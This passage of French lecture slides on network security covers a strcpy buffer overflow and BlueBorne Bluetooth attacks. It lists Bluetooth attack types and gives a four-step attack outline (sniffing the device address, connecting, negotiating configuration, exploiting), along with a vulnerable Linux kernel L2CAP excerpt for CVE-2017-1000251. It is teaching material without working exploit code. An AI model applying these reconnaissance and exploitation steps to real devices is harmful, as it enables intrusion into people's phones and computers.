


Exécution de la commande strcpy()

Exécution de la commande


Puis exécution du code dans str

Buffer OverFlow



Buffer OverFlow


https://www.youtube.com/watch?v=PwQlEjZ2sSw




Bluetooth BlueBorn

- **Protocole créé depuis 1998** maintenu par le consortium Bluetooth Special Interest Group (SIG) (membre Microsoft, intel, Appel, IBM…)
- Spécification très complexe

  → Divergence entre spécification et implémentation





https://www.mathworks.com/help/bluetooth/ug/bluetooth-protocol-stack.html


Bluetooth BlueBorn

- **Beaucoup d'attaques existent!**
  - **BlueBug :** actions non autorisées sur le device
  - **Blueprinting** présente des info. du device cible (e.g list des services,…)
  - **BlueSmack** attaque DoS (envoie de paquets malformés)
  - **BlueSnarf** acces à l'ensemble des fichiers de la cible (exploitation de OBEX Push profile vulnérabilité)
  - **HelloMoto** BlueSnarf + BlueBug
  - **BlueBump** accès complet au device (nécessite un premier paring authorisé au préalable)
  - **BlueBorn:** collection d'attaques permettant la réplication

Bluetooth BlueBorn

- Exemple d'attaque

1. Récupération du *BDADDR*
2. Connexion au device cible
3. Echange de configuration
4. Exploitation de la vulnérabilité




- L'adresse bluetooth du device cible est le seul élément nécessaire pour établir une connexion!
  - sniffer les communications bluetooth pour récupérer cette adresse (e.g ubertooth)
  - Sniffer le réseaux wifi (dans la plupart des cas l'adress MAC wifi est identique du BDADDR ou diffère simplement du dernier digit)


https://www.armis.com/research/blueborne/

Bluetooth BlueBorn

- Exemple d'attaque

1. Récupération du *BDADDR*
2. Connexion au device cible
3. Echange de configuration
4. Exploitation de la vulnérabilité





- Les device Bluetooth écoute quasiment toujours les trafics unicast arrivant vers eux
- Une fois la BDADDR connue l'attaquant effectue une demande de connexion à la cible en Bluetooth (Unicast)


https://www.armis.com/research/blueborne/


Bluetooth BlueBorn


- ❑ Exemple d'attaque

1. Récupération du *BDADDR*
2. Connexion au device cible
3. Echange de configuration
4. Exploitation de la vulnérabilité

- ❑ Une fois la connexion établie un échange de configuration commence (ici exemple de négociation de Maximum Transmission Unit MTU)







Bluetooth BlueBorn

Linux KERNEL RCE Vulnerability (CVE-2017-1000251)

- ❑ Exemple d'attaque

1. Récupération du *BDADDR*
2. Connexion au device cible
3. Echange de configuration
4. Exploitation de la vulnérabilité

ConfigurationResponseProcessing

```
…
switch (result) {
     case L2CAP_CONF_SUCCESS:
     ...
     break;
     case L2CAP_CONF_PENDING:
        set_bit(CONF_REM_CONF_PEND, &chan-
>conf_state);
          if (test_bit(CONF_LOC_CONF_PEND, &chan-
>conf_state)) {
     char buf[64];
     len = l2cap_parse_conf_rsp(chan, rsp->data,
len,buf, &result)
```

```
static int l2cap_parse_conf_rsp(
          struct l2cap_chan *chan, void *rsp, int len, void
*data, u16 *result)
{
     struct l2cap_conf_req *req = data;
     void *ptr = req->data;
     int type, olen;
     unsigned long val;
     struct l2cap_conf_rfc rfc;

     while (len >= L2CAP_CONF_OPT_SIZE) {
          len -= l2cap_get_conf_opt(&rsp, &type, &olen, &val);
          switch (type) {
          case L2CAP_CONF_MTU:
               …
                    chan->imtu = val;
               l2cap_add_conf_opt(
                              &ptr, L2CAP_CONF_MTU, 2, chan->imtu);
               break;
Stackoverflow
          case L2CAP_CONF_FLUSH_TO:
               chan->flush_to = val;
               l2cap_add_conf_opt(&ptr, L2CAP_CONF_FLUSH_TO,
                                  2, chan->flush_to);
…
          }
     }
```

https://www.armis.com/research/blueborne/

Bluetooth BlueBorn

https://www.youtube.com/watch?v=U7mWeKhd_-A

Bluetooth BlueBorn

https://www.youtube.com/watch?v=Az-l90RCns8

Questions ?

References

Références

- Digital in 2022: Global Overview, Hootsuite, 2022
- Trends 22: The Trends to watch in 2022, Globalwebindex, 2022
- Trends 20: Social Media FlagShip Report, Globalwebindex, 2020
- TRAFFIC AND Market report June 2012 ON THE PULSE OF THE NETWORKED SOCIETY, Ericsson
- Cisco VNI Mobile 2014
- Cisco visual networking index: Global mobile Data traffic Forecast update, 2016-2022
- TrustWave Global Security Report 2019
- TrustWave Global Security Report 2020
- Kaspersky security report 2014: overall statistic
- Kaspersky security bultin 2020-2021
- Symantec INTERNET SECURITY THREAT REPORT, 2012 Trends, Volume 18, Published April 2013
- Symantec, ISTR, Internet Security Threat Report, 2016
- Radware global Application & Network Security report 2016-17
- Radware global Application & Network Security report 2022
- Kaspersky Security Bulletin 2016
- Kaspersky Security Bulletin: Overall Statistics for 2016
- Checkpoint security report 2022
- Sophos 2022 Thread report
- Microsoft digital defense report october 2021
- Hindy, Hanan, et al. "A taxonomy of network threats and the effect of current datasets on intrusion detection systems." *IEEE Access* 8, 2020
- Web links
  - http://www.almondsolutions.com/blog/ultimate-list-internet-e-commerce-hosting-stats-facts/
  - http://www.nextnature.net/2012/03/internet-traffic-is-now-51-non-human/
  - https://www.emarketer.com/Article/Worldwide-Retail-Ecommerce-Sales-Will-Reach-1915-Trillion-This-Year/1014369
  - http://web.nvd.nist.gov
  - https://www.cvedetails.com/top-50-vendor-cvssscore-distribution.php
  - http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-static/
  - http://web.nvd.nist.gov
  - https://www.imperva.com/learn/application-security/cve-cvss-vulnerability/
  - https://www.cvedetails.com/top-50-product-cvssscore-distribution.php
  - https://attack.mitre.org/matrices/enterprise/

✉ **Jacques Saraydaryan**
Jacques.saraydaryan@cpe.fr